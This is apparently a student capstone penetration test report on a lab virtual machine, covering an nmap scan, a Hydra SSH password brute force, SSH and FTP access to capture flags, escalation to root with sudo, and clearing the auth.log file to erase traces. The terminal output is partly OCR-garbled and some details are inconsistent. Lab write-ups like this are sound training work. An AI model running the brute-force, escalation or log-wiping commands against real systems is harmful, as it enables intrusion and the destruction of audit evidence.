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Penetration Test Report

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Report-High-Level Summary

The Blue Team was tasked with penetration testing the Green Team machine, searching for the codes(flags) that have been left by the Green Team and recovering these codes for a capstone project.

The focus of this test is to perform attacks, similar to those of a malicious entity, and attempt to gain access to the Green Team machine. The Blue team's overall objective was to identify system weaknesses and exploit flaws while reporting the findings codes Green Team.

While conducting the penetration test, it seems that there were no

vulnerabilities within the Green Team system so we started the user's security awareness test by using some common and easy passwords that can be used by attackers. During testing, Blue Team had gained access to the system. this is a brief description of how access was obtained are listed below:

Target – Obtained access via the SSH's easy password service using a dictionary that contains a common and easy password that can be collected by social engineering and the internet and using hydra tool.

Report – Recommendations and Patches

The Blue Team recommends awareness training for the system users to ensure that an attacker cannot exploit this system in the future. One thing to remember is that Cyber security training is the most effective way of educating employees on the risks they should avoid and the steps they should take if they are unsure about what to do in certain scenarios.

In fact, weak password-based systems failure to require sufficient password strength, and to control incorrect password entry, is a serious security issue, as in Green Team machine.

Password attacks are rarely successful against systems that have adopted the manufacturer's recommended security practices. Controls that limit the number of unsuccessful access attempts allowed per unit of elapsed time are very effective against brute force attacks.

For recommendation for Green Team, the shall use the best possible passwords to set a good example, write them down, and keep the list safely in a wallet next to a credit card. Also must know as much about the systems and networks in your organization as possible and have access to the expert people that know the rest.

Password policy can specify the number and type of characters, the frequency of mandatory changes, and even the reusability of old passwords. Similarly, a system administrator can regulate the permitted number of incorrect password entries that are submitted and further improve the level of protection. Systems that do not validate passwords, or store passwords in easy-to-access locations, are ripe for attack.

Report-Methodologies

Blue Team have used many effective tools to performing penetration testing in order to ensure that everything is completely secured.

Report-Information Gathering

The purpose of information gathering phase is to determine the scope of the penetration testing. Blue Team was charged with exploiting the machine.

> IP Target : 10.9.2.21

Report-Enumeration

The service enumeration phase of a penetration test is concerned with learning about the services that are active on a system or systems. For an attacker, this is useful since it gives information on possible attack paths into a system. Before executing a penetration test, an attacker has to know what applications are running on the system. Some ports may not be listed in some circumstances.

IP address	Port	Service
10.9.2.4	22	SSH


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
The penetration testing section of the investigation is largely focused on accessing to a range of systems. Blue Team was able to successfully obtain access to the system.

Vulnerability Exploited	Target System
SSH	10.9.2.21

STEP1: to check the local IP address and target IP address

Command: ifconfig, sudo netdiscover -r 10.9.2.0/24





Step 2: Run a Nmap scan against the target IP.

Command : nmap -Sv -Pn 10.9.2.21

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                                   kali@kali: ~
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Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-29 08:35 EST
Nmap scan report for 10.9.2.21
Host is up (0.00085s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT
      STATE SERVICE
                         VERSION
21/tcp
              ftp
                          OpenBSD ftpd 6.4 (Linux port 0.17)
       open
22/tcp open ssh
                          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol
2.0)
80/tcp open
                         Apache httpd 2.4.18 ((Ubuntu))
              http
135/tcp closed msrpc
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open
              http
                         Apache httpd 2.4.18
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Hosts: vmpire-VirtualBox, 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linu
x_kernel
Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.09 seconds
__(kali⊛kali)-[~]
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Step 3: pass_list.txt was used in order to get the password of the target machine

Command:

Hydra -l vmpire -p '/home/kali/Desktop/pass list.txt' 10.9.2.21 ssh

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                          -Pl'/home/kali/Desktop/pass_list.txt' 10.9.2.21 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-28 13:52:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1500 login tries (l:1/p:1500), ~
94 tries per task
ded to reduce the tasks: use -t 4
[DATA] attacking ssh://10.9.2.21:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 1324 to do in 00:08h, 16 active
[STATUS] 134.33 tries/min, 403 tries in 00:03h, 1098 to do in 00:09h, 16 active
[STATUS] 117.29 tries/min, 821 tries in 00:07h, 684 to do in 00:06h, 16 active
[STATUS] 116.83 tries/min, 1402 tries in 00:12h, 103 to do in 00:01h, 16 active
[22][ssh] host: 10.9.2.21 login: vmpire password: vero77
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-28 14:05:17
__(kali⊛kali)-[~]
```

Step 4: Remote Access the target machine

Commend: ssh vmpire@10.9.2.21

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                              vmpire@vmpire-VirtualBox: ~
                                                                              —(kali⊛kali)-[~]
$ ssh vmpire@10.9.2.21
vmpire@10.9.2.21's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-142-generic x86_64)
* Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
                  https://ubuntu.com/advantage
 * Support:
11 packages can be updated.
2 updates are security updates.
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Sun Nov 28 14:25:48 2021 from 10.9.2.4
vmpire@vmpire-VirtualBox:~$
```

Step 5: Looking for the flags

Step 6: Found the user flag as shown:

Command :/home/templates/vero.txt

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vmpire@vmpire-VirtualBox:~/Desktop$ cd ~
vmpire@vmpire-VirtualBox:~$ cd Templates/
vmpire@vmpire-VirtualBox:~/Templates$ ls
vero.txt
vmpire@vmpire-VirtualBox:~/Templates$ cat vero.txt
{userflag} f96fe3f09ec4d3565bfa83f82b1f654801e8ebf8

vmpire@vmpire-VirtualBox:~/Templates$
```


Step 7: Found the other flags


Command : /home/host/echooo p/w

```
vmpire@vmpire-VirtualBox:~/Templates$ cd ~
vmpire@vmpire-VirtualBox:~$ cd host/
vmpire@vmpire-VirtualBox:~/host$ ls
echooo
vmpire@vmpire-VirtualBox:~/host$ cat echooo
6721239616373cf59bd65d4310fdac4774ab75a5

06df99a0f062b8d016b3b7e8b6904908b2d9160b
vmpire@vmpire-VirtualBox:~/host$ cd ~
vmpire@vmpire-VirtualBox:~$ cd Documents/
vmpire@vmpire-VirtualBox:~/Documents$ ls
vmpire@vmpire-VirtualBox:~/Documents$ cd ~
```

Step 8: Using Hash Cracker to get the value of them





Step 9: Found the Root-Flag

Command: /home/Whendell/SUMMARY.TXT

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vmpire@vmpire-VirtualBox:~{ cd whendell/
vmpire@vmpire-VirtualBox:~/whendell$ ls
Hypird.jpeg secret.txt SUMMARY.TXT
vmpire@vmpire-VirtualBox:~/whendell$ cat SUMMARY.TXT

IS WORDIST

620be9d66b0f6b5fe74969e5b7028a9d56dbf8be

{ROOT-FLAG}

vmpire@vmpire-VirtualBox:~/whendell$
es store a mapping between the bash of a password, and the correct
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Step 10: Using ftp in order to get the photos downloaded

Command :/home/Whendell/hypird.Jpeg

```
kali@kali:~

(kali@kali)-[~]

ftp 10.9.2.21

Connected to 10.9.2.21.

220 vmpire-VirtualBox FTP server (Version 6.4/OpenBSD/Linux-ftpd-0.17) ready.

Name (10.9.2.21:kali): vmpire

331 Password required for vmpire.

Password:

230 User vmpire logged in.

Remote system type is UNIX.


Using binary mode to transfer files.

ftp>
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ftp> help
Commands may be abbreviated. Commands are:
                                                               site
                               mdelete
               dir
$
               disconnect
                               mdir
                                                sendport
               exit
                                                               status
account
                               mget
                                                put
append
               form
                               mkdir
                                                pwd
                                                               struct
ascii
               get
                               mls
                                                quit
                                                               system
               glob
bell
                               mode
                                                               sunique
                                                quote
binary
               hash
                               modtime
                                               recv
                                                               tenex
bye
               help
                               mput
                                                reget
                                                               tick
               idle
                                               rstatus
case
                               newer
                                                               trace
cd
               image
                              nmap
                                               rhelp
                                                               type
cdup
               ipany
                                               rename
                                                               user
               ipv4
chmod
                               ntrans
                                               reset
                                                               umask
close
                ipv6
                                                               verbose
                               open
                                               restart
                lcd
                               prompt
                                                rmdir
delete
                                               runique
                               passive
               macdef
                                               send
debug
                               proxy
ftp> cd /home/vmpire/whendell
250 CWD command successful.
ftp> pwd
257 "/home/vmpire/whendell" is current directory.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for '/bin/ls'.
total 12
-rw-rw-r-- 1 vmpire vmpire 3949 Nov 25 03:51 Hypird.jpeg
-rw-rw-r-- 1 vmpire vmpire 46 Nov 25 18:59 secret.txt
-rw-rw-r-- 1 vmpire vmpire 80 Nov 25 03:31 SUMMARY.TXT
226 Transfer complete.
ftp> get Hypird.jpeg
local: Hypird.jpeg remote: Hypird.jpeg
200 PORT command successful.
150 Opening BINARY mode data connection for 'Hypird.jpeg' (3949 bytes).
226 Transfer complete.
3949 bytes received in 0.00 secs (68.4738 MB/s)
ftp>
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Step 11: using the following command to get the content of the "secret.txt"

Command : /home/Whendell/secret.txt (secret message)



Step 12: Escalate permission for the root

```
vmpire@vmpire-VirtualBox:~/whendell$ whoami
vmpire
vmpire@vmpire-VirtualBox:~/whendell$ sudo su
[sudo] password for vmpire:
root@vmpire-VirtualBox:/home/vmpire/whendell# whoami
root
root@vmpire-VirtualBox:/home/vmpire/whendell#
```

Report-House Cleaning

The assessment's house-cleaning section guarantees that any residues of the penetration test are eradicated. On an organization's computer, fragments of tools or user accounts are frequently left, which might lead to security difficulties in the future. It is critical that we are diligent and that no remains of our penetration test remain.

After completing the goals on both the lab and exam networks, Blue Team erased all user accounts and passwords, as well as the Meterpreter services installed on the server.

Offensive Security should not have to remove any user accounts or services from any of the systems.

Step 13: Logging in , browsing and cleaning log files

Command: cd/var/log/Command: cat /dev/null

```
root@vmpire-VirtualBox:/var/log# cd /var/log/
root@vmpire-VirtualBox:/var/log# ls
alternatives.log dist-upgrade
                                                     syslog
                 dmesg
                                                     ufw.log
                  dpkg.log
                                   kern.log
                  faillog
                                  lastlog
auth.log
bootstrap.log
                  fontconfig.log
                                                     wtmp
btmp
                                                     Xorg.0.log
                  gpu-manager.log speech-dispatcher Xorg.0.log.old
root@vmpire-VirtualBox:/var/log# cat auth.log
```

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Nov 28 10:36:05 vmpire-VirtualBox sshd[22725]: Failed password for vmpire from 10.9.
2.4 port 51708 ssh2
Nov 28 10:36:05 vmpire-VirtualBox sshd[22713]: Failed password for vmpire from 10.9.
2.4 port 51696 ssh2
Nov 28 10:36:05 vmpire-VirtualBox sshd[22711]: Failed password for vmpire from 10.9.
2.4 port 51694 ssh2
Nov 28 10:36:05 vmpire-VirtualBox sshd[22711]: error: maximum authentication attempt
s exceeded for vmpire from 10.9.2.4 port 51694 ssh2 [preauth]
Nov 28 10:36:05 vmpire-VirtualBox sshd[22711]: Disconnecting: Too many authenticatio
n failures [preauth]
Nov 28 10:36:05 vmpire-VirtualBox sshd[22711]: PAM 5 more authentication failures; l
ogname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4 user=vmpire
Nov 28 10:36:05 vmpire-VirtualBox sshd[22711]: PAM service(sshd) ignoring max retrie
s: 6 > 3
Nov 28 10:36:06 vmpire-VirtualBox sshd[22729]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4 user=vmpire
Nov 28 10:36:06 vmpire-VirtualBox sshd[22727]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4 user=vmpire
Nov 28 10:36:06 vmpire-VirtualBox sshd[22715]: Failed password for vmpire from 10.9.
2.4 port 51698 ssh2
Nov 28 10:36:06 vmpire-VirtualBox sshd[22722]: Failed password for vmpire from 10.9.
2.4 port 51706 ssh2
Nov 28 10:36:06 vmpire-VirtualBox sshd 22721]: Failed password for vmpire from 10.9.
2.4 port 51704 ssh2
Nov 28 10:36:07 vmpire-VirtualBox sshd[22718]: Failed password for vmpire from 10.9.
2.4 port 51702 ssh2
Nov 28 10:36:07 vmpire-VirtualBox sshd[22717]: Failed password for vmpire from 10.9.
2.4 port 51700 ssh2
Nov 28 10:36:07 vmpire-VirtualBox sshd[22725]: Failed password for vmpire from 10.9.
2.4 port 51708 ssh2
Nov 28 10:36:08 vmpire-VirtualBox sshd[22733]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4 user=vmpire
Nov 28 10:36:08 vmpire-VirtualBox sshd[22732]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4 user=vmpire
Nov 28 10:36:08 vmpire-VirtualBox sshd[22731]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4 user=vmpire
Nov 28 10:36:08 vmpire-VirtualBox sshd[22737]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4 user=vmpire
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root@vmpire-VirtualBox:/var/log

root@vmpire-VirtualBox:/var/log# cat /dev/null > auth.log
root@vmpire-VirtualBox:/var/log# cat auth.log
root@vmpire-VirtualBox:/var/log#
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